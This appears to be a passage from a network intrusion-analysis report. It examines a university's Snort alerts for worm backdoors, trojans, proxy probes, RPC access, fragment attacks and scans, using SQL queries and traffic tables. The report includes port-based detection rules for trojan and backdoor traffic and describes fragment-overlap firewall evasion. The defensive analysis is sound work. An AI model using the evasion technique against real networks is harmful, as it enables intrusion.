Destination port distribution was much tighter with a total of 15 unique ports. With this being UDP there is no guarantee that the "destination" is a server response of a client request, the distinction between stimulus and response is difficult to make. However given the nature of this "alert" and that I believe that these packets are really coming from the internal network (this can easily be proven with a quick sniff of the network) one would assume that these are stimulus packets.

Table 12 - Destination Port Distribution

dstp	count(dstp)
53	331
123	1
137	6531
161	1
427	2
554	18
4000	8
4446	109
4448	38
4449	1
5779	283691
10001	4
17789	9
64546	4447
64547	130

4 ports in particular draw my attention due to their frequency (there are others that draw my attention due to the peculiar port numbers), port 53 (associated with DNS) has 331 hits (a simple cross correlation with the source and destination ports shows that all of this traffic is from port 137 which could normally suggests windows name resolution attempts). Destination port 137 occurs quite frequently (6531 times) and cross correlation show that these are also sourced from port 137 (resolution once again). Port 5779 is the destination for 283691 packets causing the IDS to alert here. This service is unknown and would be of some concern as is the final one, port 64546.

It should also be noted that the placement of rules in the IDS device could play a significant part in the usefulness of a particular alert. If these were spoofed IP addresses, then there are usually some malicious actions occurring

Suggestion:

Though there may not be anything to be concerned with here, further investigation is warranted here for the sake of sanity. I suggest the use of a network sniffer on the internal network to determine if these addresses are seen on the internal network and what direction they are traveling. This may be, as stated, something as simple as users failing to release or reconfigure IP addressing on devices brought in from home.

Note:
Some of the addresses were multicast addresses; these could be seen at the IDS due to being a member of a multicast group.

Watchlist 000220 IL-ISDNNET-990517
A Watchlist is used to alert the analyst to addresses coming from a particular netblock that is known to be the source of many attacks. In this case it is the IL-ISDNNET, the isdn.net.il, aparently and ISDN ISP in Israel

http://www.ripe.net/perl/whois?query=212.179.82.167
http://ouah.bsdjeunz.org/George_Bakos.html

Destination ports here vary, but include attempts (successfully or not) to access:
Telnet (TCP port 23)
SMTP (TCP Port 25)
Xsound Server (TCP port 1214) or Adobeserver-2 (TCP/UDP)
Napster (TCP 6699)
GNUTella (TCP/UDP 6346)
And other “file sharing” software services (which can often pass, easily, through a firewall, or use an HTTP proxy to pass the firewall).

Attempts were also made to access services that I could find little or no information about. It is possible that these ports are used by customized trojan horses and this should be investigated (especially those with high usage: port 4656 (>3000 alerts), 4955 (>900 alerts), 4530 (>1000 alerts) etc.), just to ensure the integrity of ones internal environment. Investigation of this can be passive. It should also be noted that an understanding of the environment may quickly explain these ports as there are several tools that when a connection is made, will “bump” to a different port that may or may not be configurable. The top 10 talkers for this alert show 3 source destination pairs that do stand out however.

Table 13 - Top 10 Talkers

tag	num	src	dst
Watchlist 000220 IL-ISDNNET-990517	8431	212.179.79.2	MY.NET.202.222
Watchlist 000220 IL-ISDNNET-990517	3558	212.179.31.101	MY.NET.219.38
Watchlist 000220 IL-ISDNNET-990517	3052	212.179.43.225	MY.NET.210.86
Watchlist 000220 IL-ISDNNET-990517	1861	212.179.69.25	MY.NET.218.38
Watchlist 000220 IL-ISDNNET-990517	1527	212.179.29.205	MY.NET.202.218
Watchlist 000220 IL-ISDNNET-990517	1337	212.179.84.9	MY.NET.218.42
Watchlist 000220 IL-ISDNNET-990517	1293	212.179.8.194	MY.NET.227.6
Watchlist 000220 IL-ISDNNET-990517	921	212.179.5.93	MY.NET.207.46
Watchlist 000220 IL-ISDNNET-990517	915	212.179.83.22	MY.NET.205.202
Watchlist 000220 IL-ISDNNET-990517	858	212.179.82.21	MY.NET.202.134

select tag,count(tag) as num,src,dst from snort where tag LIKE 'Watchlist 000220%' GROUP BY src,dst order by num DESC LIMIT 10;

If the SQL is extended slightly to include source, source port, destination and destination ports and group by all 4 we can see what traffic comes from device to device on specific ports. The concept here is to see if there is a high amount of traffic between two hosts targeting specific ports:

Table 14 - Extended Talkers

num	src	dst	srcp	dstp
8431	212.179.79.2	MY.NET.202.222	32052	4662
3553	212.179.31.101	MY.NET.219.38	2546	4656
3031	212.179.43.225	MY.NET.210.86	20429	6346
1861	212.179.69.25	MY.NET.218.38	2923	412

1291	212.179.8.194	MY.NET.227.6	31988	1377
1015	212.179.84.9	MY.NET.218.42	1704	1214
920	212.179.5.93	MY.NET.207.46	1842	4955
907	212.179.83.22	MY.NET.205.202	1041	4530
858	212.179.82.21	MY.NET.202.134	65193	6346
824	212.179.31.140	MY.NET.228.170	4808	6346

```
select count(tag) as num,src,dst,srcp,dstp from snort where tag LIKE
'Watchlist 000220%' GROUP BY src,dst,srcp,dstp order by num DESC LIMIT
10;
```

From the above table we see that the top 3 particularly stand out, which high amounts of traffic causing alerts, going to specific ports. These devices warrant more attention.

High port 65535 udp - possible Red Worm - traffic

Red Worm is better known as the Adore worm, and is a variation on the lion and ramen worms. It contains 4 attack methods that would be detected in other snort filters (LPRng, rpc-statd, wu-ftp and BIND), but once the worm has successfully penetrated a system, it performs some tasks to obtain information and hide it's existence and sets up a backdoor. In addition to this it sets a cron job to remove traces of it's existence.

I could find no document stating the default ports that are used by the backdoor. Looking at the alerts generated by this signature we see that it is for udp port 65535. Given this information it is clear that this signature does not detect the attacks, but the utilization of the backdoor.

The snort signatures used by the University are very likley to cause false positives as they base their detection mechanism on the destination port only. There is frequently legitimate traffic using these, valid, ports.

alert tcp any any <> any 65535 (msg:"High port 65535 tcp - possible Red Worm - traffic";)
alert udp any any <> any 65535 (msg:"High port 65535 udp - possible Red Worm - traffic";)
Courtesy of Andy Johnston (andy@umbc.edu), Manager of IT Security, Office of Information Technology, UMBC

There are a number of systems that either received or sent a high number of packets that produced this alert, one in particular (MY.NET.71.69) warrants attention as the number of packets (which could, of course, be smoke and mirrors) was considerably greater than any other system (20780 packets - over 67% of the total traffic for this alert).

Additionally looking at the top talkers for this alert provides more devices that should be investigated (note that the ports are not the whole list of ports for this traffic irrelevant below due to the SQL command used):

Table 15 - Top Talkers

num	src	dst	srcp	dstp
20779	205.167.0.160	MY.NET.71.69	65535	27960
7164	MY.NET.97.195	64.42.64.129	6112	65535 02 - Ref 03
1236	64.42.64.129	MY.NET.97.195	65535	6112 03 - Ref 02
930	66.79.18.70	MY.NET.70.242	65535	27960
17	24.200.30.211	MY.NET.70.242	4279	65535
10	217.59.83.45	MY.NET.163.54	5014	65535
4	62.158.28.156	MY.NET.226.226	65535	27961
4	203.34.200.71	MY.NET.219.46	65535	2711
3	217.59.83.44	MY.NET.163.54	5014	65535
3	64.182.96.150	MY.NET.98.161	65535	1266

This would certainly indicate that MY.NET.97.195(send and receive?) and MY.NET.70.242 (src port 65536 for one host, but destination port 65535 for another) warrant particular attention also.

It should also be noted that a Trojan horse (RC1trojan) is known to use this port, but with no additional data to rely on no further correlation can be made here. No data was found in the OOS files relating to these hosts.

- Http://www.sans.org/y2k/adore.htm#Analysis
- Http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
- http://www.sans.org/y2k/lion.htm

Possible trojan server activity

This is a generic alert attempting to discover network traffic that may signify the use of trojan horse programs. The traffic causing this particular alert is either sourced or destined to port 27374 which is often attributed to the SubSeven Trojan (>= V2.2).

The alert that generated this information is one created by the university:
alert tcp any any <> any 27374 (msg:"Possible trojan server activity";)

Detects for this particular trojan are now in the snort rules distribution and they provide much better false positive rates than the above alert would. The more generic a rule is, the chance of false positives increase. Looking for trojan horses based on port is a troublesome activity due to the likely hood of a port being used by a non malicious subsystem or as a client side ephemeral port. Testing of flags reduces this liklihood, but is no guarantee.

Much Trojan traffic is probe traffic to attempt to ilicit some kind of response (trying to detect a trojan'ed system), however it is possible (though not 100% accurate) to assume that there will be less probes to a given host (over a period of time) than actual Trojan traffic. As such a test for occurrences of source addresses for this alert, where the number of occurrences are greater than a particular threshold, would list devices that would warrant some examination (based on the limited information I have available to me at this time). The same tests should also be performed on the destination addresses as this signature makes no distinction between any part of the TCP conversation. Finally it must be understood that an attacker could be using an already trojaned system to detect other trojaned systems.

Setting the threshold to 100 (using the PIOMA* method) for source addresses yields 3 devices on the Internal network:

Table 16 - Source Addresses - With Threshold

src	num

MY.NET.202.26	3060
MY.NET.208.142	317
MY.NET.97.200	198

mysql> SELECT src,count(*) AS num from snort where tag LIKE "%Possible trojan%" GROUP BY src HAVING num > 180 and src LIKE "%MY%";

Setting the threshold to 180 (again using the PIOMA* method) for destination addresses yields 2 devices on the Internal network:

Table 17 - Destination Addresses - With Threshold

dst	num
MY.NET.202.26	377
MY.NET.206.226	346

mysql>SELECT dst,count(*) AS num from snort where tag LIKE "%Possible trojan%" GROUP BY dst HAVING num > 180 and dst LIKE "%MY%";

It would certainly be a worthwhile endeavor to examine the systems listed. Again note that there is no determination that this would be stimulus or response traffic (due to lack of granularity in alert messages).

A cross tabulation may still provide some useful information so the table below lists the TOP 10 talkers for this alert (talkers defined here are an IP pair that send data to each other). You will notice that there are some sources-destination pairs that appear in both directions, hinting at communication which MUST be investigated further to ensure the integrity of the internal environment. Additionally it is worth pointing out that 24.180.160.210 appears on 2 occasions as a destination in the top 10, one of which appears to be a possible conversation. This may suggest an attacker worth watching closely.

Table 18 - Cross Tabulation - Communicating Pairs

num	src	dst	srcp	dstp	
340	24.177.94.52	MY.NET.206.226	1284	27374	
197	MY.NET.97.200	24.180.160.210	1122	27374	>
116	63.79.29.5	MY.NET.217.46	27374	6346	
83	24.180.160.210	MY.NET.97.200	27374	1122	<
70	MY.NET.98.228	208.63.239.44	27374	2332	
31	MY.NET.98.247	24.180.160.210	1394	27374	
17	MY.NET.253.41	64.56.32.10	25	27374	
16	209.225.6.122	MY.NET.6.35	27374	25	
15	208.63.239.44	MY.NET.98.228	2332	27374	
11	206.132.75.229	MY.NET.253.41	27374	25	

mysql> select count(tag) AS num ,src,dst,srcp,dstp from snort where tag LIKE '%Possible trojan%' GROUP BY src,dst order by num DESC LIMIT 10;

You will see that MY.NET.97.200 didn't appear in the destination table (because as a destination it had less than 180 hits), but it does appear here, and should be investigate further because it is seen at both sides of the src/dst pair using exactly the same ports (but reversed obviously) suggesting possible communication.

When tested against the OOS data, one source system in particular stood out with 229 OOS packets in 9 days (22nd May - 31 May) being a destination for other traffic. Looking at the data presented below there appear to be consistent TTL's. IP ID appears consistent given the time lapses. As such the appearance of the reserved bits here could be due to the use of routers using ECN - explicit connection notification, or OS anomaly (perhaps code installed that sets the ECN bits). I am labeling this traffic as not crafted and is possibly a miss-configured mail client or even a mail server. This does not, however, rule out the possibility that this is some attempt to relay mail but these were the only entries in the OOS data for this host.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/22-07:02:14.811556 199.183.24.194:43927 -> MY.NET.253.43:25
TCP TTL:54 TOS:0x0 ID:29370  DF
21S***** Seq: 0x18E0738C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 1311030 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/22-07:23:44.580335 199.183.24.194:52488 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:14838  DF
21S***** Seq: 0x6A4AC100   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 1439990 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/22-07:46:05.116842 199.183.24.194:56607 -> MY.NET.253.42:25
TCP TTL:54 TOS:0x0 ID:8729  DF
21S***** Seq: 0xBEA92692   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 1574027 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/22-07:53:47.873465 199.183.24.194:59887 -> MY.NET.253.41:25
TCP TTL:54 TOS:0x0 ID:47980  DF
21S***** Seq: 0xDBC10225   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 1620297 0 EOL EOL EOL EOL
```

Notes:
**: PIOMA is the (almost)universally recognized methodology for instances where figures or statistics are arrived at using the "Pulled It Out My Ass" theory.*

WinGate 1080 Attempt

This is detection of traffic to port 1080. The earliest SNNORT rule I could find referencing this was in a June 20, 2001 distribution. The rule only searched for the traffic being inbound, to port 80 with the SYN bit set.

Port 1080 is most commonly used for Socks, a circuit level proxy, capable of proxying almost any TCP traffic, irrespective of application. This is most definitely

probes for devices that may be used to relay traffic to other sites, which can then be used in an attempt to mask an attackers trail. It should be understood, however, that Wingate (a proxy itself) is known to contain a number of vulnerabilities, and a cross tabulation identifies a significant number of alerts for :

Table 19 - Top Talker

num	src	dst	srcp	dstp
16137	147.52.74.115	MY.NET.15.214	2576	1080

This single source host is responsible for over 86% of all WinGate alerts. It is typically unwise to permit socksified traffic into the network, and this destination address noted in the table above should be examined.

External RPC call

This alert signifies attempts to connect to port 111 from the external network to the internal network. RPC/portmapper is used to associate “dynamic” ports to services that may register with portmapper. This allows a service name->port mapping similar to the /etc/services function. Portmapper and many programs registered with portmapper are known to contain several vulnerabilities that are easily exploitable.

No particular source or destination had significantly more traffic that any other, except to note that MY.NET.6.15 appears to have received the most packets during May (23), and that 204.196.106.135 appears to have sourced the most packets causing alerts for the month of May (407).

Table 20 - Top 10 Sources

tag	num	src
External RPC call	407	204.196.106.135
External RPC call	327	208.233.96.131
External RPC call	312	205.177.193.9
External RPC call	311	165.229.192.33
External RPC call	303	200.38.77.237
External RPC call	273	209.116.121.144
External RPC call	244	140.135.41.5
External RPC call	229	132.248.8.100
External RPC call	225	211.53.204.7
External RPC call	209	202.115.96.174

```
SELECT tag,count(tag) as num,src FROM snort WHERE tag = 'External RPC call'
GROUP BY src order by num DESC LIMIT 10;
```

Table 21 - Top 10 Destinations

tag	num	dst
External RPC call	23	MY.NET.6.15
External RPC call	15	MY.NET.133.198
External RPC call	14	MY.NET.137.220
External RPC call	14	MY.NET.133.159
External RPC call	13	MY.NET.137.107
External RPC call	13	MY.NET.137.138
External RPC call	13	MY.NET.137.142
External RPC call	13	MY.NET.137.223
External RPC call	13	MY.NET.135.239
External RPC call	13	MY.NET.137.111

```
SELECT tag,count(tag) as num,dst FROM snort WHERE tag = 'External RPC call'
GROUP BY dst order by num DESC LIMIT 10;
```

Aside from this the only other item of note was that a handful of systems sourced their traffic from a privaleged port (< 1024), 3 of which had more than 1 alert which 1 (of particular interest) sourced their traffic from the portmapper port.

Table 22 - Sources from Priv Port

num	src	dst	srcp	dstp
312	205.177.193.9	MY.NET.132.2	111	111
311	165.229.192.33	MY.NET.132.3	927	111
62	202.52.99.203	MY.NET.132.31	822	111
1	202.115.96.174	MY.NET.6.15	604	111
1	61.13.32.101	MY.NET.6.15	661	111
1	210.99.125.2	MY.NET.6.15	613	111

Unless absolutely required (and not already done so), destination port 111 and source port 111 should be blocked at the firewall router demarking the entry point into the internal network/DMZ, as well as the Solaris equivalent port.

Attempted Sun RPC high port access AND **SUNRPC highport access**

This alert signifies attempts to access RPC registered programs. Mitre.org’s CVE system documents 31 separate RPC vulnerabilities/issues (Candidates and accepted CVE entries, not all UNIX).

For similar reasons as above, there is usually no requirement to access RPC programs across the Internet, and unless it is absolutely, high ports often associated with portmapper-registered programs/RPC’s should be blocked.

Table 23 - Top 8 Talkers

num	src	dst	srcp	dstp
5864	24.21.203.64	MY.NET.229.166	32768	32771
578	63.121.232.208	MY.NET.224.138	32768	32771

140	205.188.153.102	MY.NET.221.34	4000	32771
24	205.188.153.99	MY.NET.224.34	4000	32771
5	205.188.153.98	MY.NET.206.150	4000	32771
2	205.188.153.101	MY.NET.225.234	4000	32771
2	205.188.153.103	MY.NET.227.122	4000	32771
1	128.183.10.134	MY.NET.97.165	53	32771

The table above shows the top 8 talkers for this alert (there were only 8). The first 3 would be of particular interest due to the significantly greater number of alerts that are seen (more so for the first one).

Source/destination ports can be quire revealing and here could be indicating RPC to RPC communication (but not defiantly) . Port 4000 is registered to Terabase, but is also used by ICQ, and Internet Instant Messenger system (which is known to contain vulnerabilities and to have been used as a hacking tool). These are particularly interesting, as the source netblock is owned by AOL.

An additional issue is that, as indicated by CVE-1999-0189 Solaris rpcbind listens on a high numbered UDP port. Attempts to access this service may well be successful because this service is normally expected to be bound to port 111, and a firewall may not be filtering the high port used by the Solaris daemon.

3 of the destination addresses had 1 or 2 entries in the OOS files, but no correlation could be found relating to these events.

- Http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RPC
- http://www.arin.net/cgi-bin/whois.pl?queryinput=NETBLK-AOL-DTC

SYN-FIN scan

The SYN and FIN bit both set in a packet is an anomaly ion itself. This effectively says that “I’d like to start communication” and “I’d like to end communication” at the same time. This is certainly out of specification for TCP communication. The SYN-FIN scan is used to bypass some early (and some still existing today) packet filtering firewalls/routers (stateless).

The majority of these alerts were for FTP ports (TCP port 21), possibly looking for FTP servers, whilst trying to avoid the logs of many firewalls. It is also possible to include data in the SYN packet, which could potentially be used for a single packet exploit.

In a Unix based environment port 21 is extremely popular, and as such tis SYN-FIN scan to that port could provide a good way of mapping a network behind a packet-filtering device.

SYN-FIN can also be used as part of an OS fingerprinting operation because operating systems respond differently to this stimulus. If a device susceptible to being bypassed by this scan protects this network, it is certainly recommend that an upgrade be considered.

High port 65535 tcp - possible Red Worm - traffic

The explanation and reference are as the UDP variation above. Here we will simply examine for top senders:

Table 24 - Top Talkers

num	src	dst	srcp	dstp	
1271	MY.NET.226.86	209.193.31.56	6346	65535	01 - Ref 04
1045	MY.NET.221.14	193.253.210.57	6969	65535	
790	164.107.56.53	MY.NET.217.18	65535	2987	
641	209.193.31.56	MY.NET.226.86	65535	6346	04 - Ref 01
189	64.231.202.139	MY.NET.115.178	65535	6346	
64	200.244.182.10	MY.NET.223.206	65535	4750	
18	192.147.174.253	MY.NET.6.35	65535	25	
13	193.1.219.124	MY.NET.6.7	25	65535	
9	194.137.238.131	MY.NET.100.230	25	65535	
8	130.225.156.12	MY.NET.253.24	25	65535	

MY.NET.226.86 warrants interrogation (as do the top 5). The appearance of TCP port 25 is interesting (SMPT), and could represent non malicious traffic, but I would recommend running “Adorefind” on these systems to rule out penetration from Adore worm/red worm. No data connecting these sources to any out of specification data was found.

connect to 515 from outside/Inside

A number of issues regarding the LPD daemon (port 515, line printer daemon or print spooler) are known to be exploitable, causing system penetration and denial of service attacks. CVE records 5 Candidate and 2 accepted, relevant issues:

The traffic was very probe like, and no particular host had a significant amount of traffic when compared to other hosts.

http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=LPD

SMB Name Wildcard

SMB Wildcard is an encoding in Netbios Name format of *. This is used in the windows/SAMBA world to enumerate services/users offered by a Netbios service (namely the NB Name service). It is commonly accepted that the netbios associated ports should not be permitted across the Internet into you network (many ISP’s actually stop this from exiting their network).

It has also been noted that Microsoft IIS Web Servers appears to send these requests to devices connecting to the Web Server. This is most likely reconnaissance or attacker trying to look for open network shares across the Internet (many network shares are not protected by passwords, and can be easily detected by Rhino 9’s Legion tool and other “Netbios Auditing Tools - one aptly named NAT)

MS IIS & NBT Wildcard Reference at SANS
- Http://www.sans.org/y2k/052300-0800.htm

Rhino 9 at Packetstorm
- Http://packetstormsecurity.org/groups/rhino9/

NetBIOS Security Kit v1.0. Unix source code
- http://packetstormsecurity.org/UNIX/utilities/nat10_tar.gz

Queso fingerprint
Queso is a tool for remote OS fingerprinting (akin to NMAP's capability). The idea is to set certain flags in TCP packets and examine the response that is received. Certain operating systems have predictable responses allowing the "finger printer" to asses what OS it's target was running based on the reply. This information can then be used to chose a suite of tools that may be more applicable to a particular platform.

The pattern for Queso scan is typically the SYN bit set, plus the two reserved (ECN) bits set. The majority of newer firewalls will block these packets that are out of specification.

CVE Candidate Reference
- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0454

Port 55850 tcp - Possible myserver activity - ref. 010313-1

MyServer is a little known DDOS agent that was running around late in the summer. It binds to UDP 55850 and possibly TCP 55850, and the rootkit installs trojans of ls and ps, so you won't see it running. You WILL see it with netstat though.
- Mike Worman (worman@NIC.UMASS.EDU)
  http://archives.neohapsis.com/archives/incidents/2000-10/0136.html

Tiny Fragments - Possible Hostile Activity

Fragmentation occurs when a packet of a particular size must travel across an intermediate network whose MTU size is smaller than the packet that required to cross. In cases such as this (where permitted) the packet is divided into 2 or more packets (along with some additional information for re-assembly). Only the first packet will contain the relavent information for the higher level protocols in the packet. It is common for firewalls to permit fragments to pass because of this lack of information (the firewall has no information to asses the packet on).

> *"With many IP implementations it is possible to impose an unusually small fragment size on outgoing packets. If the fragment size is made small enough to force some of a TCP packet's TCP header fields into the second fragment, filter rules that specify patterns for those fields will not match. If the filtering implementation does not enforce a minimum fragment size, a disallowed packet might be passed because it didn't hit a match in the filter"*
> *RFC 1858 (Sect 3. Para. 1, October 1995) - http://www.faqs.org/rfcs/rfc1858.html*

It should also be noted that there are variations on this attack that require 3 packets. The first, a legal IP fragment, pirst packet with offset 1. The second packet will also have an offset of 0, and will overwrite the first packet upon re-assembley, the third fragment is the remaining data. If the first fragment is accepted by the firewall, it is common for all other fragments withthe same fragement ID to also be accepted. The second fragment can now re-write the port to a port that may normally not be accepted by the firewall. This is discussed further in RFC 3128.

A quick SQL command to capture the number of occurrences of source addresses will show the top sources for this alert:

Table 25 - Top Sources

num	src
584	213.65.23.12
62	202.39.78.125
1	202.39.78.55
1	62.178.42.51
1	202.39.78.4
1	63.227.43.48
1	202.39.78.50

```
SELECT sount(src), src FROM snort GROUP BY src ORDER BY num;
```

There is probably little need (except from a denial of service perspective) to investigate those with any less that 2 occurrences of src (num column). Then examining a cross tabulation (which will show the top 10 source/destination combinations):

Table 26 - Source/Destination Combinations

num	src	dst
582	213.65.23.12	MY.NET.70.38
11	202.39.78.125	MY.NET.229.74
6	202.39.78.125	MY.NET.224.54
3	202.39.78.125	MY.NET.160.169
2	202.39.78.125	MY.NET.203.34
2	202.39.78.125	MY.NET.221.130
2	202.39.78.125	MY.NET.98.135
2	202.39.78.125	MY.NET.219.74
2	213.65.23.12	MY.NET.226.62
2	202.39.78.125	MY.NET.201.6

```
select count(tag) AS num ,src,dst from snort where tag LIKE '%Tiny
Fragments%' GROUP BY src,dst order by num DESC LIMIT 10;
```

This data confirms to me that 213.65.23.12 as a source would be worth investigation, as would MY.NET.70.38 as a destination. The cross tabulation reduces the importance of 202.39.78.125 and suggests that it may be opportunistic and is trying many fragment attacks to try to get a response (we have no data suggesting a response is elicited). It too would still be worth some investigation however.

It would be highly recommended that the internal network/firewall combination be assessed to discover susceptibility to tiny fragment attacks and appropriate actions take if required, like replacing/upgrading the firewall.

RFC 3128 (Sect 2.): http://www.faqs.org/rfcs/rfc3128.html

Watchlist 000222 NET-NCFC
Similar to the earlier list watchlist, these addresses are tagged by the Watchlist 000222 NET-NCFC alert because they belong to the Computer Network Center Chinese Academy of Sciences (also noted in Lenny Zelster's GIAC Intrusion Detection Curriculum submission in August 2000). Although Lenny's work is now

over a year old, his work is of high quality, hence the reference.

Table 27 - The top 5 source addresses are

num	src	dst
186	159.226.2.25	MY.NET.253.41
166	159.226.115.69	MY.NET.253.41
80	159.226.228.1	MY.NET.6.47
38	159.226.68.65	MY.NET.6.7
18	159.226.45.3	MY.NET.6.7

```
select count(src) AS num ,src,dst from snort where tag LIKE '%Watchlist
000222%' GROUP BY src order by num DESC LIMIT 5;
```

Clearly 159.226.2.25 and 159.226.115.69 stand out from the rest.

Table 28 - Top 5 destinations for 159.226.2.25

num	src	dst
43	159.226.2.25	MY.NET.6.47
40	159.226.2.25	MY.NET.6.7
30	159.226.2.25	MY.NET.253.41
24	159.226.2.25	MY.NET.253.42
23	159.226.2.25	MY.NET.6.35

```
select count(src) AS num ,src,dst from snort where tag LIKE '%Watchlist
000222%' and src = '159.226.2.25' GROUP BY dst order by num DESC LIMIT
5;
```

Whilst this table shows particular distinction between destinations, an examination of destination ports may show some additional information.

The following table illustrates that 159.226.2.25 was almost exclusively sending to port 25:

Table 29 - Destination Ports for 159.226.2.25

num	src	dstp
180	159.226.2.25	25
1	159.226.2.25	63965
1	159.226.2.25	40354
1	159.226.2.25	27526
1	159.226.2.25	64455
1	159.226.2.25	59386
1	159.226.2.25	40490

```
select count(dstp) AS num ,src,dstp from snort where tag LIKE '%Watchlist
000222%' and src = '159.226.2.25' GROUP BY dstp order by num DESC;
```

The following table illustrates the destinations and destination port combinations that 159.226.2.25 was sending to:

Table 30 - Destion and Destination Port Combinations

num	src	dst	dstp
41	159.226.2.25	MY.NET.6.47	25
38	159.226.2.25	MY.NET.6.7	25
29	159.226.2.25	MY.NET.253.41	25
23	159.226.2.25	MY.NET.253.42	25
23	159.226.2.25	MY.NET.6.35	25
11	159.226.2.25	MY.NET.253.43	25
6	159.226.2.25	MY.NET.6.34	25
5	159.226.2.25	MY.NET.4.3	25
4	159.226.2.25	MY.NET.140.85	25
1	159.226.2.25	MY.NET.253.41	64455

```
select count(dstp) AS num ,src,dst,dstp from snort where tag LIKE
'%Watchlist 000222%' and src = '159.226.2.25' GROUP BY dstp,dst
order by num DESC LIMIT 10;
```

Based on this information, further investigation is warranted into the type of data that is being sent to port 25 from this netblock. It could possibly be attempts to find mail relays or something more sinister, such as sendmail exploits. The same analysis is performed on the other address that stood out:

Table 31 - Top 5 destinations for 159.226.115.69

num	src	dst
66	159.226.115.69	MY.NET.253.43
65	159.226.115.69	MY.NET.253.41
35	159.226.115.69	MY.NET.253.42

```
select count(src) AS num,src,dst from snort where tag LIKE
'%Watchlist 000222%' and src = '159.226.115.69' GROUP BY
dst order by num DESC LIMIT 5;
```

The “alerts” from this source IP seem even more focused (there were only 3 destinations).
The following table shows the destination port distribution

Table 32 - Destination port Distribution for 159.226.115.69

num	src	dstp

157	159.226.115.69	25
1	159.226.115.69	56766
1	159.226.115.69	35454
1	159.226.115.69	41378
1	159.226.115.69	50496
1	159.226.115.69	41692
1	159.226.115.69	60044
1	159.226.115.69	49169
1	159.226.115.69	62484
1	159.226.115.69	61226

Select count(dstp) AS num ,src,dstp from snort where tag LIKE '%Watchlist 000222%' and src = '159.226.115.69' GROUP BY dstp order by num DESC;

We see, as with the previous source address, the majority of packets going to port 25. This time the destination/port distribution will provide little, as we already know the majority of ports are port 25. Instead we can create a table of destinations for BOTH source addresses where the destination port is 25. This will give a list of internal devices that should be examined for signs of intrusion.

src	dst	num
159.226.2.25	MY.NET.140.85	4
159.226.115.69	MY.NET.253.41	62
159.226.2.25	MY.NET.253.41	29
159.226.115.69	MY.NET.253.42	33
159.226.2.25	MY.NET.253.42	23
159.226.115.69	MY.NET.253.43	62
159.226.2.25	MY.NET.253.43	11
159.226.2.25	MY.NET.4.3	5
159.226.2.25	MY.NET.6.34	6
159.226.2.25	MY.NET.6.35	23
159.226.2.25	MY.NET.6.47	41
159.226.2.25	MY.NET.6.7	38

SELECT src,dst,count(dst) AS num from snort WHERE tag LIKE '%Watchlist 000222%' and ((src = '159.226.115.69') or (src = '159.226.2.25')) and dstp = 25 GROUP BY dst,src;

From this view we can see that both sources have targeted MY.NET.253.41,42 and 43. This is certainly a correlation worth further investigation also, bus is most likely (given the increment in addresses) a farm of SMTP servers, or probes bracketing 1 single SMTP server, however traffic for the destination hosts to port 25 can be seen from other alerts (Possible Trojan Activity - OOS files).

Lenny Zelster's IDIC Submission, August 2000
- Http://www.zeltser.com/sans/idic-practical/

.

TCP SRC and DST outside network

The description for this is the same as that for it's UDP counterpart already explained. Spoofing TCP addresses is much less common (and useful) than UDP. This lends credence to the earlier suggested possibility that the alerting for this kind of alert is due to devices being brought into the internal environment from home (or other such cause for a non internal IP address being attached to the internal network), or that the definition for "Internal addresses" is misconfigured.

Back Orifice

Back Orifice is a well known trojan horse written by members of the l0pht (pronounced loft) security community. Back orifice is a remote control software, and can indeed have legitimate uses, but not very often. Tests for Back Orifice (probes) are still very common, but actual instances of devices trojaned with back orifice is not.

Signatures for this alert commonly look for the response ratheer than the request. Snort is configured (as far back as I could test) to alert the message "Back Orifice" based on the port alone (it has others that may be more specific to the request or response etc.). This means that this alert has a high likelihood of false positives because someone sending legitimate traffic from a sourceport of UDP 31337 would also trigger this alert. That said, because we will capture both sides of this traffic we can make some correlations and "guesstimates" between ip addresses and ports to determine if particular instances are actually back orifice or not - one thing that will certainly help us is the time stamps - there must be a request before a response.

Table 33 - Top 10 Source Addresses

tag	nsrc	src
Back Orifice	48	203.144.179.233
Back Orifice	45	203.155.244.220
Back Orifice	42	211.61.232.18
Back Orifice	28	203.148.188.187
Back Orifice	21	203.144.164.20
Back Orifice	17	203.148.188.87
Back Orifice	16	62.136.14.116
Back Orifice	14	203.144.174.70
Back Orifice	7	203.155.244.78
Back Orifice	3	203.45.203.107
Back Orifice	2	203.59.182.115

SELECT tag,count(src) as nsrc,src FROM snort WHERE tag LIKE "%Back Orifice%" GROUP BY src ORDER BY nsrc;

Again, thanks to rule causing this alert being so general, we can look for source/destination pairs in both directions to determine if the probe/communication was successful. Where we only see 1 side of the communication it is likely that the firewall has blocked the traffic (depending on placement of the IDS sensor) or

that it is a probe and the device probed is not trojaned (UDP responds using ICMP not UDP regarding unbound UDP ports).

The SQL statement "`SELECT tag,count(src) as nsrc,src,dst FROM snort WHERE tag LIKE "%Back Orifice%" GROUP BY dst,src ORDER BY nsrc desc`" performs this task and lists 263 source/destination combinations. Only 7 of which has 2 alert occurrences, the remainder al only had 1 alert each. This is near proof that these packets are only probes because there is not an awful lot you can do in 2 packets (each packet would case an alert with this signature) using Back Orifice. Further proof is obtained by looking for MY.NET.X.X in the source field; It does not occur, suggesting that no reply was ever sent (due to firewall filtering or due to no Trojan being installed).

Null scan

Null scan's are TCP port probes with No TCP options set, a sequence number of 0 and ACK of 0 also. Again, this type of scan can get through some firewalls and boundary routers that filter on incoming TCP packets with standard flag settings, or that do not have the logic for this particular condition.

